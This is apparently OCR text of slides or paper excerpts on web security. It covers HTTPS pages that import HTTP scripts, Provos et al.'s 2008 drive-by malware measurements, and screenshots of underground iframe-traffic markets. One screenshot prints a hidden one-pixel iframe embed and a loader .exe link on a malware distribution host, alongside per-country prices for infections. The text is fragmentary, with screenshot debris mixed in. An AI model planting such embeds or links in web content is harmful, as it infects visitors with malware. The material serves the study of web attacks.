

Fraction of HCs Affected
1.0
0.9
0.8
0.7
0.6
0.5
0.4
0
50
100
150
Days since first measurement


Table I. HTTPS domains that are compromised because HPIHSL pages import HTTP scripts or style-sheets


Compromised HTTPS domain (the domain names are obfuscated)	**The HPIHSL page that imports scripts or CSS**	**Domain and path of the HTTP script or CSS imported by the HPIHSL page**
https://www.j-store.com The checkout service is in this domain	The "men's shoes" page in *www.j-store.com*	*http://switch.atdmt.com/jaction/*
https://www.OnlineServiceX.com The checkout service is in this domain	The account help page at *www.OnlineServiceX.com/support/account*	*http://www.OnlineServiceX.com/support/ accounts/ bin/resource/*
https://www.s-store.com The checkout service is in this domain	The "Appliances" page in *www.s-store .com*	*http://content.s-store.com/js/*
https://www.CertificateAuthorityX.com A leading certificate authority	The "repository" page in *www. CertificateAuthorityX.com* imports a CSS	*http://www.CertificateAuthorityX.com /css/*
https://www.eCommerceX.com The checkout and user profiles are in this domain	The homepage of *www. eCommerceX.com*	*http://images.eCommerceX .com/media/*
https://www.sb-store.com The checkout service is in this domain	The "Furniture" page in *www.sb-store.com*	*http://graphics.sb-store.com/images/*
https://www.CreditCardX.com A credit card company	The homepage of *www.CreditCardX.com*	*http://switch.atdmt.com/jaction/COF_Homepage/v3/*
https://www.b-bank.com A bank in the Midwest	The page *www.b-bank.com/ford.asp*	*http://www.google-analytics.com/*
https://CodeRepositoryX.net, Open source projects management system. User logins are in this domain.	The homepage of *CodeRepositoryX.net*	*http://pagead2.googlesyndication.com/*
https://uboc.MortgageCompanyX.com A California mortgage company	The homepage of *uboc.MortgageCompanyX .com*	*http://uboc.MortgageCompanyX.com/Include /Utilities/ClientSide/*
https://cs.University1.edu, the department's login system is in this domain	The homepage of *cs.University1.edu*	*http://tags.University1.edu/*
https://www.eecs.University2.edu	A student's homepage *www.eecs. University2.edu/~axxxxxx*	*http://codice.shinystat.com/cgi-bin/*

All Your iFRAMEs Point to Us [Provos et al, 2008]

Data collection period	Jan - Oct 2007
Total URLs checked in-depth	66,534,330
Total suspicious landing URLs	3,385,889
Total malicious landing URLs	3,417,590
Total malicious landing sites	181,699
Total distribution sites	9,340

Table 1: Summary of Collected Data.


iframeDOLLARS.biz - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://iframedollars.biz/stats/index.php
Go
book to market value"
CentOS Support my del.icio.us post to kaytwo Gmail Google Calendar
most expensive adwor... CyberWyre » Updated:... Google AdWords: Key... Matt Cutts: Gadgets, ... Pink Sheets -- Electron... iframeDOLLARS.biz
EXE last updated 68 hours ago
iframeDOLLARS.biz
adverts zone
NEWS STATS SETUP RATES
Last news
Date
Text
4.12.2006
From today our price for Asia grows up to 15$ for 1k and the price for Italy - to 300$ for 1k
20.11.2006
For the reason of bad price for Asiatic region we have to low our price for it to 12$. We're waiting for your understanding.
We'll work up this problem as soon as possible.
11.07.2006
Now, we accept asia loads!
11.06.2006
We resolve our problem with hosting! And we have a special bonus: you'll get +20% more to your moneys!
31.05.2006
From the 31th of May the new system of anti antivirus is started.
07.11.2005
Problems with BackURL solved, use it!
11.10.2005
Now you can send not unique traffic to your resources with help of BackURL
10.10.2005
From the 10th of Octobre the new system of tariffing IS STARTED. From this moment we pay different $$$ for different countries
19.09.2005
From the 19th of september the price for 1000 loads will rise to 80$
5.08.2005
New system of statistics and new disign are started!
11.07.2005
From the 11th of july the price for 1000 loads will rise to 70$
Adverts link
HTML Link:
<iframe src="http://yepjnddqpq.biz/dl/adv622.php" width=1 height=1></iframe>
Hidden HTML Link:
<iframe
src="http://yepjnd&#
width=1 height=1></iframe>
EXE Link(last update 68 hours ago):
http://yepjnddqpq.biz/dl/loadadv622.exe
algorithms
CD Recorder
Trash
algorithms-2005-07-05.ta...
GPL.txt
home4.p
rotz-2.43.tar.gz
Hashtable.java
kaytwo
CPU0
CPU1
Disk
eth0
Mem


VNC: throwaway-xp-009
Recycle Bin
MyiFrame.com — Тарифы на продажу трафика - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.myiframe.com/support/?path=/30-client/20-tariffs/
Go Links
Первая биржа iframe-трафика
Авторизация
Забыли пароль?
MyiFrame.com
НАВИГАЦИЯ
Авторизация
Забыли пароль?
Регистрация
Поддержка
принимаем WebMoney
Аттестованный участник системы WM
Рекомендуем использовать
mozilla Firefox
ТАРИФЫ НА ПРОДАЖУ ТРАФИКА
Страна «Чистый» «Грязный»
RU $ 1,40 за 1000 $ 5,46 за 1000
UA $ 0,60 за 1000 $ 2,34 за 1000
BY $ 0,40 за 1000 $ 1,56 за 1000
US $ 1,00 за 1000 $ 3,90 за 1000
CA $ 0,80 за 1000 $ 3,12 за 1000
other $ 0,20 за 1000 $ 0,78 за 1000




Figure 3: Fraction of search queries that resulted in at least one malicious URL . (7-day running avg.)


ent countries, and is most evident in China, with 96% of the landing sites pointing to malware distribution servers hosted in China.

Malware Dist. site hosting country	% of all distribution sites
China	67.0%
United States	15.0%
Russia	4.0%
Malaysia	2.2%
Korea	2.0%
Panama	1.1%
Germany	1.0%
Hong Kong	0.8%
Turkey	0.7%
France	0.7%
Other	5.7%


Table 2: Hosting countries for the distribution sites.

Landing site hosting country	% of all landing sites
China	64.4%
United States	15.6%
Russia	5.6%
Korea	2.0%
Germany	2.0%
Czech Republic	0.9%
Ukraine	0.8%
Taiwan	0.8%
Poland	0.7%
Canada	0.6%
Other	6.5%

Table 3: Hosting countries for the landing sites.



(a) Random URL sample.



(b) All Malicious URLs .

Figure 4: Distribution of malicious URLs in DMOZ categories.

